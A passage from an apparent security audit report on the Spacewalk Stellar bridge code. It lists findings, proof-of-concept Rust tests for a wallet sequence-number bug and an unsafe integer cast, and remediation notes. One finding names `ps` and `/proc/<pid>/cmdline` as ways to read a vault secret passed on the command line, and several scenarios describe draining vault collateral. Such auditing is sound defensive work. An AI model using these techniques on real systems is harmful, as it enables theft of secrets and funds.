        assert_eq!(Oracle::get_price(oracle_1_currency_key.clone()).unwrap(),
FixedU128::from(oracle_1_currency_price));
        assert_eq!(Oracle::get_price(oracle_2_currency_key.clone()).unwrap(),
FixedU128::from(oracle_2_currency_price));

        // Block N+10: Oracle 1 feed the price of their tokens as usual
        // Oracle 2 doesn't exist anymore
        Oracle::get_current_time.mock_safe(move || MockResult::Return(15));
```

```
        feed(oracle_1_currency, 1, oracle_1_currency_price);
        mine_block();

        // The oracle 2 doesn't exist anymore so the oracles system can't find a
updated value for the oracle 2 currency
        assert_eq!(security::Pallet::<Test>::parachain_status(),
security::StatusCode::Error);
        assert_err!(Oracle::get_price(oracle_1_currency_key), security::Error::
<Test>::ParachainNotRunning);
    });
}
```

Recommendation

We recommend analyzing the current implementation and determining what oracles' data is really necessary. In case some data can become useless at a certain moment, we recommend adding a mechanism to remove it or modifying the logic of the pallet to not allow useless data to affect important processes like the aggregation and determining of the parachain status.

Alleviation

`[Certik]` : The team has heeded the advice and resolved the finding at commit hash 770c31355d3249be2dc21b71ada07a36aa63463d. The possibility to add/remove expected currencies has been added. Although, the complete refactoring of this pallet is out of scope for this audit.

STL-01 WALLET SEQUENCE NUMBER UPDATED BEFORE CONFIRMING TRANSACTION

Category	Severity	Location	Status
Logical Issue	Medium	clients/wallet/src/stellar_wallet.rs (9b25b0a828f5c0382c2e8e724a4f18ebc061cfbd): 88~95	Resolved

Description

File: /clients/wallet/src/stellar_wallet.rs

Commit Hash: 9b25b0a828f5c0382c2e8e724a4f18ebc061cfbd

The Stellar wallet used by the vaults contains the logic to send transactions, e.g., payments to the Stellar network. As with the majority of blockchains, a wallet has an associated sequence number that counts the number of transactions that have been executed by the wallet. When the sequence numbers of submitted transactions are not consecutive and ordered, transactions' submissions either fail or never leave the mempool to be included in a block.

The current implementation of the wallet is designed to initialize the sequence number to zero when a wallet is imported for the first time. Then, the sequence number is updated before sending a transaction to the Stellar network **only if its value is lower than the sequence number indicated by the Stellar network**. This logic does not cause any problems assuming transactions never fail.

However, if a transaction fails, e.g., due to a timeout or some corrupted data (so it is not included in any block), the sequence number stored in the wallet will be higher than the sequence number on-chain. Since no revert logic is implemented, all the next operations will fail. The only way to restore the correct behavior is to restart the vault client.

In a situation where the vault is not being continuously monitored and a transaction fails, the vault will be failing for every future e.g., `redeem` operation. Thus, all users will be allowed to cancel the `redeem`, get a reimbursement, and the vault will slowly lose all of its collateral.

Scenario

If a transaction is trying to send a payment with an insufficient amount, the following scenario could happen:

1. Vault V tries to send a payment of X, and it is sent successfully. This means V is working correctly and the local sequence number is set to N.
2. V tries to send a payment of 0, and the receiving endpoint rejects it due to insufficient fees in the transaction. Independently from the failure, the local sequence number is set to `N + 1` and it is not reverted.
3. V now tries to send a payment of X using the local sequence number `N + 1`. Due to the implemented policy, the transaction is sent using sequence number `N + 2`, but the on-chain next sequence number is `N + 1` and the transaction fails.

4. Any other subsequent transaction suffers the same problem like in point 3 until the Vault V client is restarted, so the correct sequence number is fetched from the network and updates the local one.

Being V in this faulty state, the following can happen:

1. User U requests a redeem of amount X to V;
2. V tries to execute the request and send the payment, failing because of the sequence number;
3. The period passes and U can now cancel the redeem request;
4. U receives part of V collateral;
5. The process can be repeated again until V is restarted or collateral is drained.

Proof of Concept

The following tests can be added to the body of `mod test { ... }` in `wallet/stellar_wallet.rs` and executed with `cargo test --package wallet --lib -- stellar_wallet::test --nocapture` . **The test succeeds if the problem is present**.

Note that the second transaction has an amount of zero, which could never happen in a real case, but the reason of using this value is to make the transaction fails (i.e., only for testing purposes), the same could also be demonstrated by forcing a timeout or a similar scenario.

```
#[tokio::test]
async fn sending_correct_payment_after_incorrect_payment_fails() {
    let mut wallet =
        StellarWallet::from_secret_encoded(&STELLAR_SECRET_ENCODED.to_string(),
false).unwrap();

    let destination =

PublicKey::from_encoding("GCENYNAX2UCY5RFUKA7AYEXKDIFITPRAB7UYSISCHVBTIAKPU2YO57OA")
            .unwrap();
    let asset = substrate_stellar_sdk::Asset::native();
    let amount = 1000;
    let memo_hash = [0u8; 32];
    let correct_amount_than_should_fail = 100;
    let incorrect_amount_than_should_fail = 0;

    let ok_transaction_sent =
    wallet.send_payment_to_address(
        destination.clone(),
        asset.clone(),
        amount,
        memo_hash,
        correct_amount_than_should_fail
    ).await;

    println!("Ok: {:?}\n", ok_transaction_sent);
    assert!(ok_transaction_sent.is_ok());

    let err_insufficient_fee =
        wallet.send_payment_to_address(
            destination.clone(),
            asset.clone(),
            amount,
            memo_hash,
            incorrect_amount_than_should_fail
        ).await;

    println!("Error tx_insufficient_fee: {:?}\n", err_insufficient_fee);
    assert!(!err_insufficient_fee.is_ok());

    let err_bad_sequence_number =
    wallet.send_payment_to_address(
        destination.clone(),
        asset.clone(),
        amount,
        memo_hash,
        correct_amount_than_should_fail
    ).await;
```

```
    println!("Error tx_bad_seq: {:?}\n", err_bad_sequence_number);
    assert!(!err_bad_sequence_number.is_ok());
}
```

The execution will look as following (output was cut for visualization):

```
Ok: Ok((TransactionResponse { ... }))

Error tx_insufficient_fee: Err(HorizonSubmissionError("{\n  \"type\":
\"https://stellar.org/horizon-errors/transaction_failed\", ... \"transaction\":
\"tx_insufficient_fee\"\n    }, ...  }\n}"))

Error tx_bad_seq: Err(HorizonSubmissionError("{\n  \"type\":
\"https://stellar.org/horizon-errors/transaction_failed\", ... \"transaction\":
\"tx_bad_seq\"\n    }, ...  }\n}"))
```

Recommendation

We recommend using the sequence number directly got from the chain and/or implementing a better error handling that reverts the stored sequence number in case of failure when the sent transaction is not added on-chain.

Alleviation

`[Certik]`: The team has implemented a mutex over the `StellarWallet` struct, which allows a single transaction to be sent at a time. The solution solves this finding at commit hash ffa3291ce48acd19d0d18987bf8ca2097ce37aea.

9B2-01 | UNRESOLVED * `TODO` * AND * `FIXME` * COMMENTS

Category	Severity	Location	Status
Coding Style	Minor	clients/runtime/src/rpc.rs (9b25b0a828f5c0382c2e8e724a4f18ebc061cfbd): 584; clients/runtime/src/types.rs (9b25b0a828f5c0382c2e8e724a4f18ebc061cfbd): 273; clients/stellar-relay-lib/src/connection/errors.rs (9b25b0a828f5c0382c2e8e724a4f18ebc061cfbd): 1; clients/stellar-relay-lib/src/connection/helper.rs (9b25b0a828f5c0382c2e8e724a4f18ebc061cfbd): 32; clients/stellar-relay-lib/src/connection/xdr_converter.rs (9b25b0a828f5c0382c2e8e724a4f18ebc061cfbd): 1, 167; clients/vault/src/metrics.rs (9b25b0a828f5c0382c2e8e724a4f18ebc061cfbd): 24; clients/vault/src/system.rs (9b25b0a828f5c0382c2e8e724a4f18ebc061cfbd): 435, 582, 636~638; pallets/issue/src/lib.rs (9b25b0a828f5c0382c2e8e724a4f18ebc061cfbd): 584, 731; pallets/redeem/src/lib.rs (9b25b0a828f5c0382c2e8e724a4f18ebc061cfbd): 555; pallets/replace/src/benchmarking.rs (9b25b0a828f5c0382c2e8e724a4f18ebc061cfbd): 157; pallets/reward/src/lib.rs (9b25b0a828f5c0382c2e8e724a4f18ebc061cfbd): 245, 249; pallets/staking/src/lib.rs (9b25b0a828f5c0382c2e8e724a4f18ebc061cfbd): 192, 605, 609; pallets/vault-registry/src/lib.rs (9b25b0a828f5c0382c2e8e724a4f18ebc061cfbd): 1046; pallets/vault-registry/src/types.rs (9b25b0a828f5c0382c2e8e724a4f18ebc061cfbd): 622; testchain/node/src/service.rs (9b25b0a828f5c0382c2e8e724a4f18ebc061cfbd): 105, 174, 323	Acknowledged

Description

File: /testchain/node/src/service.rs

File: /pallets/vault-registry/src/types.rs

File: /pallets/vault-registry/src/lib.rs

File: /pallets/staking/src/lib.rs

File: /pallets/reward/src/lib.rs

File: /pallets/replace/src/benchmarking.rs

File: /pallets/redeem/src/lib.rs

File: /pallets/issue/src/lib.rs

File: /clients/vault/src/system.rs

File: /clients/vault/src/metrics.rs

File: /clients/stellar-relay-lib/src/connection/xdr_converter.rs

File: /clients/stellar-relay-lib/src/connection/helper.rs

File: /clients/stellar-relay-lib/src/connection/errors.rs

File: /clients/runtime/src/types.rs

File: /clients/runtime/src/rpc.rs

Commit Hash: 9b25b0a828f5c0382c2e8e724a4f18ebc061cfbd

Commit Hash: 9b25b0a828f5c0382c2e8e724a4f18ebc061cfbd

Commit Hash: 9b25b0a828f5c0382c2e8e724a4f18ebc061cfbd

Commit Hash: 9b25b0a828f5c0382c2e8e724a4f18ebc061cfbd

Commit Hash: 9b25b0a828f5c0382c2e8e724a4f18ebc061cfbd

Commit Hash: 9b25b0a828f5c0382c2e8e724a4f18ebc061cfbd

Commit Hash: 9b25b0a828f5c0382c2e8e724a4f18ebc061cfbd

Commit Hash: 9b25b0a828f5c0382c2e8e724a4f18ebc061cfbd

Commit Hash: 9b25b0a828f5c0382c2e8e724a4f18ebc061cfbd

Commit Hash: 9b25b0a828f5c0382c2e8e724a4f18ebc061cfbd

Commit Hash: 9b25b0a828f5c0382c2e8e724a4f18ebc061cfbd

Commit Hash: 9b25b0a828f5c0382c2e8e724a4f18ebc061cfbd

Commit Hash: 9b25b0a828f5c0382c2e8e724a4f18ebc061cfbd

Commit Hash: 9b25b0a828f5c0382c2e8e724a4f18ebc061cfbd

Commit Hash: 9b25b0a828f5c0382c2e8e724a4f18ebc061cfbd

The linked statements are `TODO` or `FIXME` comments. Such comments are used to identify unimplemented code logic.

Recommendation

We recommend reviewing the implemented logic or configuration to check whether there is some missing implementation or removing those statements and comments from the production code.

Alleviation

`[CertiK]`: The client acknowledged the finding and will fix the issue in the future.

AGN-01 | AGENT CAN'T STOP GRACEFULLY

Category	Severity	Location	Status
Logical Issue	Minor	clients/vault/src/oracle/agent.rs (9b25b0a828f5c0382c2e8e724a4f18ebc061cfbd): 215	Resolved

Description

File: /clients/vault/oracle/agent.rs

Commit Hash: 9b25b0a828f5c0382c2e8e724a4f18ebc061cfbd

The function `stop()` from the vault's oracle has commented out the line that disconnects the `overlay_conn`. So the function only prints the line "Stopping agent" without actually stopping it.

Although it is possible to kill the process externally, there should be a mechanism to gracefully stop the agent.

Recommendation

We advise the team to make sure that the function `stop()` gracefully disconnects the agent.

Alleviation

`[CertiK]`: The team heeded the advice and fixed the issue by adding the shutdown action to the `overlay_conn` closure on commit fc07608eea32450ae0480ff26bbf94ce9040bfca.

GLOBAL-04 | SECRET EXPOSED IN COMMAND LINE INVOCATION

Category	Severity	Location	Status
Secrets Management	Minor		Resolved

Description

From the documentation of "running the vault" it is required providing secret via the command line:

```
cargo run --bin vault --features parachain-metadata -- --keyring alice --spacewalk-parachain-url <parachain-url> --stellar-vault-secret-key <vault-secret>
```

Providing secrets via the command line comes with a risk of making them visible to many other processes/users of the same machine (check listing processes e.g., with `ps x` or `cat /proc/$PID_OF_PROGRAM/cmdline` to see full command lines).

(documentation at the moment of the audit: https://pendulum.gitbook.io/pendulum-docs/build/spacewalk-stellar-bridge/connecting-to-pendulum/running-the-vault)

Recommendation

Depending on the deployment threat model it may be an acceptable risk to be just acknowledged.

Otherwise, please modify the logic so that it takes secrets only from files, which can be restricted to be accessible only by the appropriate processes (check Unix `chmod` and `chown` commands, and e.g., security practices regarding secrets of ssh files - one is denied to use them if they don't have proper access control setup)

Alleviation

`[CertiK]` : The client heeded the advice and resolved the issue in commit 7d56ff0263fd2fa3508ae8a8239b1e0985a3729e.

LI5-01 | UNSAFE INTEGER CAST

Category	Severity	Location	Status
Logical Issue	Minor	primitives/src/lib.rs (9b25b0a828f5c0382c2e8e724a4f18ebc061cfbd): 676	Resolved

Description

File: /primitives/src/lib.rs

Commit Hash: 9b25b0a828f5c0382c2e8e724a4f18ebc061cfbd

The linked statement makes an unsafe type conversion. These manual unchecked conversions can lead to unexpected results. For example:

```
(stellar_stroops * 100000 as i64) as u128
```

The type conversion from type i64 to type u128 may flip the value's sign.

Proof of Concept

```
#[test]
fn test_balance_convr_fail() {
    let balance: i64 = -10_000_000;
    let balance_unlookup = BalanceConversion::unlookup(balance);
    assert_eq!(balance_unlookup, (balance * CONVERSION_RATE as i64) as u128);
    //this will yield lookup error
    let lookup_orig = BalanceConversion::lookup(balance_unlookup);
    assert!(lookup_orig.is_err());
    //this line will fail
    let lookup_orig = lookup_orig.unwrap();
    assert_eq!(lookup_orig, balance);
}
```

Recommendation

We advise the team to check the bounds of integer values before casting, to avoid the values be truncated or the sign to be flipped.

Alleviation

`[CertiK]` : The team heeded the advice and fixed the issue by replacing the multiplication with a saturating one and introducing a fallback value on commit 2dbded8f052f3a050fbff52c48633a430ae0b5f7.

LI7-02 | HARDCODED REDEEM'S INCLUSION FEE

Category	Severity	Location	Status
Design , Inconsistency	Minor	pallets/redeem/src/lib.rs (9b25b0a828f5c0382c2e8e724a4f18ebc061cfbd): 562, 566~570, 931~939	Acknowledged

Description

File: /pallets/redeem/src/lib.rs

Commit Hash: 9b25b0a828f5c0382c2e8e724a4f18ebc061cfbd

The Interlay Fee model defines that:

1. Vaults earn fees based on the issued and redeemed BTC volume from all Vaults.
2. Each time a user issues or redeems IBTC/KBTC, they pay the following fees to a global fee pool:

- Issue Fee: 0.15% of the Issue volume, paid in IBTC/KBTC
- Redeem Fee: 0.5% of the redeem volume, paid in IBTC/KBTC The total Bridge Fees are the sum of all issue and redeem fees.

That means that all fees paid by the user, and later on collected by vaults, are functions of the total `issueVolume` and `redeemVolume`.

For the spacewalk bridge, the `inclusion_fee` is computed in the `Redeem` pallet, however, it is hardcoded to 0. Using a 0 hardcoded fee as `inclusion_fee` is a deviation from the Interlay protocol specification which inspires the spacewalk bridge.

Additionally, future changes to the `inclusion_fee` will require the need to upgrade the pallet codebase.

Recommendation

We would like to clarify if it is the client's intention to deviate from the Interlay protocol. If not we recommend being consistent with the comments and documentation defining a proper way to compute the `inclusion_fee` instead of using a hardcoded value, which implicitly creates the `inclusion_fee` upgradability problem, to be updated through the use of privileged functions.

Alleviation

`[CertiK]`: The team acknowledged the finding and decided to remain unchanged. The `redeem fee` will be adjusted through a code update if needed.

LI7-03 | INCORRECT HELPER TO DEFINE CALL WEIGHT

Category	Severity	Location	Status
Inconsistency	Minor	pallets/redeem/src/lib.rs (9b25b0a828f5c0382c2e8e724a4f18ebc061cfbd): 385	Resolved

Description

File: /pallets/redeem/src/lib.rs

Commit Hash: 9b25b0a828f5c0382c2e8e724a4f18ebc061cfbd

The pointed extrinsic is defining its weight with the helper of another extrinsic. This could lead to an incorrect weight and expose the runtime to unexpected behavior. Even if weights are not considered in the scope of this audit, the definition of where each extrinsic is getting its weight can be seen in the core logic of the pallet.

Recommendation

We recommend being consistent with the extrinsic and their weight helpers definitions. Also please note that they may be a critical attack vector, therefore continuously take care of looking for new worst-case scenarios for benchmarking.

Alleviation

`[CertiK]`: The client heeded the advice and resolved the finding in commit 312581f1919061d4566d64b7d02ace64207c6453.

LI7-04 | UNTRACKED `amount` TRANSFERRED

Category	Severity	Location	Status
Logical Issue	Minor	pallets/redeem/src/lib.rs (9b25b0a828f5c0382c2e8e724a4f18ebc061cfbd): 799~802	Acknowledged

Description

File: /pallets/redeem/src/lib.rs

Commit Hash: 9b25b0a828f5c0382c2e8e724a4f18ebc061cfbd

The pointed location indicates the usage of `transfer_funds_saturated()` in a specific flow branch. The `transfer_funds_saturated()` function usually transfers the right amount, except for when the Vault has no sufficient collateral to satisfy the indicated amount. In that case, less than the indicated amount is transferred.

If this happens, the actual amount transferred is not propagated to the calling function and whenever the Vault calls the `mint_tokens_for_reimbursement` he will receive the full amount of the redeem request instead of what he actually transferred to the user. As a result, an imbalance is created that can benefit the Vault, causing a loss of funds for the user.

An example in which this could happen is if the price of a currency pair drastically drops between a `request_redeem` and a `cancel_redeem`. Note that given the difficulty of replication of such situation, the finding has been marked as Minor.

Scenario

Possible scenario:

1. User requests a redeem of 200 USDC.
2. Vault has the equivalent in collateral of 300USDC, for example 3DOT (Assuming 1DOT = 100USDC).
3. The price of DOT/USDC drops to 1DOT = 10USDC.
4. The redeem is not executed on time so the user cancels it.
5. The `cancel_redeem` calculates the `slashing_amount` to be slashed from the Vault which is 220USDC in collateral, at the given price we assumed it is 22DOT.
6. The `slashing_amount` is transferred using `transfer_funds_saturated`, so the user receives 3DOT.
7. The Vault is liquidated but it has no collateral and no issued tokens anymore. But it is able to call `mint_tokens_for_reimbursed_redeem()`.
8. the vault adds 30DOT as collateral to be able to call the mint function.
9. The Vault calls the `mint_tokens_for_reimbursed_redeem` and receives 200USDC (i.e., 20DOT).

As a result, the user lost 170USDC and the Vault gained 170USDC.

Recommendation

We recommend propagating and storing the actual amount transferred in the `transfer_funds_saturated` and using this amount to mint tokens to the vault.

Alleviation

`[CertiK]` : The client acknowledged the finding and the fix will not be in the audit scope.

LIY-01 | MISSING VALIDATORS VALIDATION

Category	Severity	Location	Status
Logical Issue	Minor	pallets/stellar-relay/src/lib.rs (9b25b0a828f5c0382c2e8e724a4f18ebc061cfbd): 389	Acknowledged

Description

File: /pallets/stellar-relay/src/lib.rs

Commit Hash: 9b25b0a828f5c0382c2e8e724a4f18ebc061cfbd

The extrinsic `_update_tier_1_validator_set()` from the `stellar-relay` pallet allows the root user to change the Tier 1 Validators from Stellar.

Such a method does not validate the new validators set. Such a set could have repeated or empty values or it could be the same set as the old one. It's a good practice to include such checks to prevent those errors from happening.

Recommendation

We advise the team to add the necessary checks to prevent the new vector from being the same as the old one and avoid repeated and empty values to be included in the new validator set.

Alleviation

`[CertiK]` : The client acknowledged the finding and the fix will not be in the audit scope.

ORC-01 | HARDCODED REMOTE RESOURCE LOCATORS

Category	Severity	Location	Status
Logical Issue	Minor	clients/vault/src/oracle/constants.rs (9b25b0a828f5c0382c2e8e724a4f18ebc061cfbd): 23~24, 26~27; clients/vault/src/oracle/storage/traits.rs (9b25b0a828f5c0382c2e8e724a4f18ebc061cfbd): 84, 100	Acknowledged

Description

Files:

- /clients/vault/src/oracle/constants.rs
- /clients/vault/src/oracle/storage/traits.rs

Commit Hash:

- oracle/constants - 9b25b0a828f5c0382c2e8e724a4f18ebc061cfbd
- oracle/storage - 9b25b0a828f5c0382c2e8e724a4f18ebc061cfbd

The code at the pointed locations makes usage of the `STELLAR_HISTORY_BASE_URL` and `STELLAR_HISTORY_BASE_URL_TRANSACTIONS` constants, which point to external remote resources in order to fetch data related to the Stellar blockchain.

In particular, such data are used to create the proofs needed to submit Stellar transactions to the Spacewalk pallets. Given that this submission must occur in a certain timeframe, the endpoint pointed by the indicated constants accomplishes a critical task, above all because vault providers are generally assumed to run the client code provided by the Spacewalk team.

Similarly, the constants `TIER_1_NODE_IP_PUBNET` and `TIER_1_NODE_IP_TESTNET` embed in the codebase the IP addresses of the SatoshiPay Stellar nodes.

The problem resides in the fact that since remote resource locations are subject to change or may undergo availability issues for different reasons, any, even temporary, inability to access that endpoint may disrupt vault functionalities.

Moreover, if every vault client, by default, strictly contacts the same endpoint, such an endpoint represents a single point of failure for the overall system.

At the current codebase state, any change to the endpoints to retrieve Stellar history or current data requires the release of a client update or the recompilation of its codebase by the vault provider.

Recommendation

A general solution is to provide different independent endpoints for data retrieval where:

- one can replace the other when some problem is detected;
- several endpoints can be contacted to compare information correctness.

In order to implement this solution, we recommend that at least one, or a combination, of the following solutions is taken into account for the client:

- The possibility to specify the Stellar endpoints from a configuration file;
- The possibility to specify the Stellar endpoints from command line options;
- The possibility to store and fetch from the Spacewalk pallets the list of potential endpoints.

Then, the constant embedded in the codebase can be used as a default value.

Finally, we recommend using symbolic DNS names over static IP addresses for default values, since a change in an IP address could be fixed with an updated DNS record. To protect against DNS attack vectors please consider DNSSEC measures or leveraging DLT-based naming systems (or using own parachain for that purpose).

Alleviation

`[CertiK]` : The client acknowledged the finding and the fix will not be in the audit scope.

SYT-01 | OVER-EXPOSED SECRET KEY IN MEMORY

Category	Severity	Location	Status
Volatile Code, Logical Issue	Minor	clients/vault/src/system.rs (9b25b0a828f5c0382c2e8e724a4f18ebc061cfbd): 415	Resolved

Description

File: /clients/vault/src/system.rs

Commit Hash: 9b25b0a828f5c0382c2e8e724a4f18ebc061cfbd

The function `run_service()` from `vault/src/system.rs` loads the wallet's secret key into memory and uses it to later determine an `IssueFilter`. Some security concerns are raised because of having the secret key exposed in memory for as long as the function executes. A malicious actor could take advantage of this knowledge and create a malicious program that extracts this information from memory when the service is running.

Since the only purpose of the secret key on this function is to derive the public key, it would be much safer if only the public key were stored in memory and then used in the `IssueFilter`.

Recommendation

We advise the team to avoid storing the secret key in memory and instead store the public key. For that, a suggested approach could be to replace the line:

```
let secret_key = wallet.get_secret_key();
```

with

```
let public_key = wallet.get_secret_key().get_public();
```

before the `drop(wallet);` statement.

This approach only uses the secret key to calculate the public one and then its reference is dropped, decreasing the exposure of the secret.

Alleviation

`[CertiK]`: The client heeded the advice and resolved the issue in commit 7d56ff0263fd2fa3508ae8a8239b1e0985a3729e.

SYT-02 | MISSING IMPLEMENTATION OF ACCOUNT FUNDING

Category	Severity	Location	Status
Volatile Code	Minor	clients/vault/src/system.rs (9b25b0a828f5c0382c2e8e724a4f18ebc061cfbd): 582, 636~638	Acknowledged

Description

File: /clients/vault/src/system.rs

Commit Hash: Commit Hash: 9b25b0a828f5c0382c2e8e724a4f18ebc061cfbd

The functions `maybe_register_public_key()` and `maybe_register_vault()` lack the implementation of the account's funding in case a faucet URL is defined in the config file.

Although this lack of functionality does not affect the system's functionality, it can be very confusing to the users as they would not provide the expected behavior but rather avoid it silently. In the case of `maybe_register_vault()`, the code is commented out.

Recommendation

We advise the team to either implement the missing features or delete that functionality from the functions. In the case of the second approach, we also advise explicitly stating, through a comment, that the linked functions would not perform the account funding.

Alleviation

`[CertiK]`: The client acknowledged the finding and will fix the issue in the future.

9B2-02 | INCONSISTENT COMMENTS

Category	Severity	Location	Status
Inconsistency, Coding Style	Informational	clients/vault/src/issue.rs (9b25b0a828f5c0382c2e8e724a4f18ebc061cfbd): 32; clients/vault/src/oracle/agent.rs (9b25b0a828f5c0382c2e8e724a4f18ebc061cfbd): 130, 144; clients/vault/src/oracle/collector/proof_builder.rs (9b25b0a828f5c0382c2e8e724a4f18ebc061cfbd): 124; pallets/issue/src/lib.rs (9b25b0a828f5c0382c2e8e724a4f18ebc061cfbd): 378, 388; pallets/redeem/src/lib.rs (9b25b0a828f5c0382c2e8e724a4f18ebc061cfbd): 452~453	Acknowledged

Description

File: /pallets/redeem/src/lib.rs

File: /pallets/issue/src/lib.rs

File: /clients/vault/src/oracle/collector/proof_builder.rs

File: /clients/vault/src/oracle/agent.rs

File: /clients/vault/src/issue.rs

Commit Hash: 9b25b0a828f5c0382c2e8e724a4f18ebc061cfbd

Commit Hash: 9b25b0a828f5c0382c2e8e724a4f18ebc061cfbd

Commit Hash: 9b25b0a828f5c0382c2e8e724a4f18ebc061cfbd

Commit Hash: 9b25b0a828f5c0382c2e8e724a4f18ebc061cfbd

Commit Hash: 9b25b0a828f5c0382c2e8e724a4f18ebc061cfbd

There are multiple inconsistent comments in the codebase, some of them are:

- The comments at `clients/vault/src/oracle/agent.rs` states the following: "Set timeout to 60 seconds; 10 seconds interval." While the code indicates that the loop is repeated every 5 seconds.
- The comments at `pallets/redeem/src/lib.rs` says: "// for self-redeem, dustAmount is effectively 1 satoshi" refers to satoshi", but the vault collateral is not in Bitcoin.
- The comment at `pallets/issue/src/lib.rs/` "calculate the amount of tokens that will be transferred to the user upon execution" states that the fee, set in the `_request_issue`, is an amount that will be transferred to the user upon execution." However, the fee is the amount that the user will be paying to the Vault, upon execution.
- The comment at `pallets/issue/src/lib.rs/ states "only continue if the payment is above the minimum transfer amount". Although the expression used in the check is` .ge `which in rust represents` greater or

equal` expression.

- The comment at `clients/vault/src/issue.rs` states that the second argument of the function `listen_for_issue_requests()` is the vault's secret key, but it is the public one.
- The comment at `clients/vault/src/oracle/collector/proof_builder.rs` reports a wrong return type in case of a missing transaction set. The method returns `Option::None` instead of a `ProofStatus` type.

Recommendation

We advise the team to update the comments or the code to be consistent.

Alleviation

`[CertiK]` : The client acknowledged the finding and the fix will not be in the audit scope.

9B2-03 | UNUSED ERRORS

Category	Severity	Location	Status
Coding Style	Informational	clients/vault/src/error.rs (9b25b0a828f5c0382c2e8e724a4f18ebc061cfbd): 39, 47; pallets/stellar-relay/src/lib.rs (9b25b0a828f5c0382c2e8e724a4f18ebc061cfbd): 106, 107, 108, 109	Acknowledged

Description

File: /pallets/stellar-relay/src/lib.rs

File: /clients/vault/src/error.rs

Commit Hash: 9b25b0a828f5c0382c2e8e724a4f18ebc061cfbd

Commit Hash: 9b25b0a828f5c0382c2e8e724a4f18ebc061cfbd

The errors `HttpPostError` and `SeqNoParsingError` are defined in `vault/src/error.rs` but are not used inside such crate.

The same thing happens for the errors `NoOrganizationsRegisteredForNetwork`, `NoValidatorsRegisteredForNetwork`, `InvalidTransactionSet` and `InvalidTransactionXDR` from `stellar-relay/src/lib.rs`.

Recommendation

We advise the team to either use the errors where it is appropriate or to remove them.

Alleviation

`[CertiK]`: The client acknowledged the finding and the fix will not be in the audit scope.

9B2-04 LOGIC SHOULD BE MOVED TO AN SEPARATE FUNCTION - REFACTORING

Category	Severity	Location	Status
Coding Style	Informational	clients/vault/src/execution.rs (9b25b0a828f5c0382c2e8e724a4f18ebc061cfbd): 379~427; clients/vault/src/system.rs (9b25b0a828f5c0382c2e8e724a4f18ebc061cfbd): 455~575; pallets/stellar-relay/src/lib.rs (9b25b0a828f5c0382c2e8e724a4f18ebc061cfbd): 559~623	Acknowledged

Description

Files:

- /pallets/stellar-relay/src/lib.rs
- /clients/vault/src/system.rs
- /clients/vault/src/execution.rs

Commit Hash:

- stellar relay - 9b25b0a828f5c0382c2e8e724a4f18ebc061cfbd
- vault - 9b25b0a828f5c0382c2e8e724a4f18ebc061cfbd

The function `execute_open_requests()` has over 150 LOC and does different things at once. This approach is not recommended as it increases the complexity of the whole function, may introduce errors and decreases the code's readability.

The last portion of the function is in charge of executing all the remaining requests on the Hashmap. As this functionality can be done in isolation, it is advised that it is moved to a separate function that receives the hashmap or list of open transactions pending execution.

A similar problem occurs in the function `run_service()` from `vault/src/system.rs` and in the function `validate_stellar_transaction()` from `stellar_relay/lib.rs`.

Recommendation

We advise the team to move the linked section of code into a separate function to improve the code's readability. Refactoring is recommended.

Alleviation

`[CertiK]` : The client acknowledged the finding and the fix will not be in the audit scope.

9B2-05 | COMMENTED OUT CODE

Category	Severity	Location	Status
Coding Style	Informational	clients/runtime/src/rpc.rs (9b25b0a828f5c0382c2e8e724a4f18ebc061cfbd): 180; clients/runtime/src/types.rs (9b25b0a828f5c0382c2e8e724a4f18ebc061cfbd): 77; clients/vault/src/oracle/agent.rs (9b25b0a828f5c0382c2e8e724a4f18ebc061cfbd): 217; clients/vault/src/system.rs (9b25b0a828f5c0382c2e8e724a4f18ebc061cfbd): 636~638; clients/wallet/src/horizon.rs (9b25b0a828f5c0382c2e8e724a4f18ebc061cfbd): 177; primitives/src/lib.rs (9b25b0a828f5c0382c2e8e724a4f18ebc061cfbd): 699	Acknowledged

Description

File: /primitives/src/lib.rs/

File: /clients/wallet/src/horizon.rs

File: /clients/vault/src/system.rs

File: /clients/vault/src/oracle/agent.rs

File: /clients/runtime/src/types.rs

File: /clients/runtime/src/rpc.rs

Commit Hash: 9b25b0a828f5c0382c2e8e724a4f18ebc061cfbd

Commit Hash: 9b25b0a828f5c0382c2e8e724a4f18ebc061cfbd

Commit Hash: 9b25b0a828f5c0382c2e8e724a4f18ebc061cfbd

Commit Hash: 9b25b0a828f5c0382c2e8e724a4f18ebc061cfbd

Commit Hash: 9b25b0a828f5c0382c2e8e724a4f18ebc061cfbd

Commit Hash: 9b25b0a828f5c0382c2e8e724a4f18ebc061cfbd

The linked statements are commented code. This code is redundant and can be removed from the codebase to improve the code's readability.

Recommendation

We advise the team to remove the linked statements.

Alleviation

`[CertiK]` : The client acknowledged the finding and the fix will not be in the audit scope.

CLI-01 | CONFUSING FUNCTION NAMING

Category	Severity	Location	Status
Coding Style	Informational	clients/vault/src/system.rs (9b25b0a828f5c0382c2e8e724a4f18ebc061cfbd): 580, 596; clients/wallet/src/horizon.rs (9b25b0a828f5c0382c2e8e724a4f18ebc061cfbd): 190, 212	Acknowledged

Description

File: /clients/wallet/src/horizon.rs

File: /clients/vault/src/system.rs

Commit Hash: 9b25b0a828f5c0382c2e8e724a4f18ebc061cfbd

Commit Hash: 9b25b0a828f5c0382c2e8e724a4f18ebc061cfbd

The function `get_transactions()` from the `HorizonClient` trait has an ambiguous name.

The name refers that the function will return the transactions based on their id or other values, calling the `/transactions/*` endpoints. However, the function's implementation gets all the transactions from a specific `account_id`. Thus, accessing a different endpoint which is `/accounts/:account_id/transactions`. A suggested name could be `get_account_transactions`.

Meanwhile, the function `maybe_register_public_key()` from `vault/src/system.rs` could improve its naming to "register_public_key_if_not_present". This latter approach directly states what the function will do. Similarly, the function `maybe_register_vault()` could be renamed to "register_vault_if_not_present".

Recommendation

We advise the team to rename the names of the linked functions to express better the function's intention.

Alleviation

`[CertiK]`: The client acknowledged the finding and the fix will not be in the audit scope.

CLI-02 | TYPOS

Category	Severity	Location	Status
Coding Style	Informational	clients/vault/src/oracle/collector/collector.rs (9b25b0a828f5c0382c2e8e724a4f18ebc061cfbd): 206; clients/vault/src/oracle/collector/proof_builder.rs (9b25b0a828f5c0382c2e8e724a4f18ebc061cfbd): 87, 128; clients/wallet/src/error.rs (9b25b0a828f5c0382c2e8e724a4f18ebc061cfbd): 11	Acknowledged

Description

File: /clients/wallet/src/error.rs

File: /clients/vault/src/oracle/collector/proof_builder.rs

File: /clients/vault/src/oracle/collector/collector.rs

Commit Hash: 9b25b0a828f5c0382c2e8e724a4f18ebc061cfbd

Commit Hash: 9b25b0a828f5c0382c2e8e724a4f18ebc061cfbd

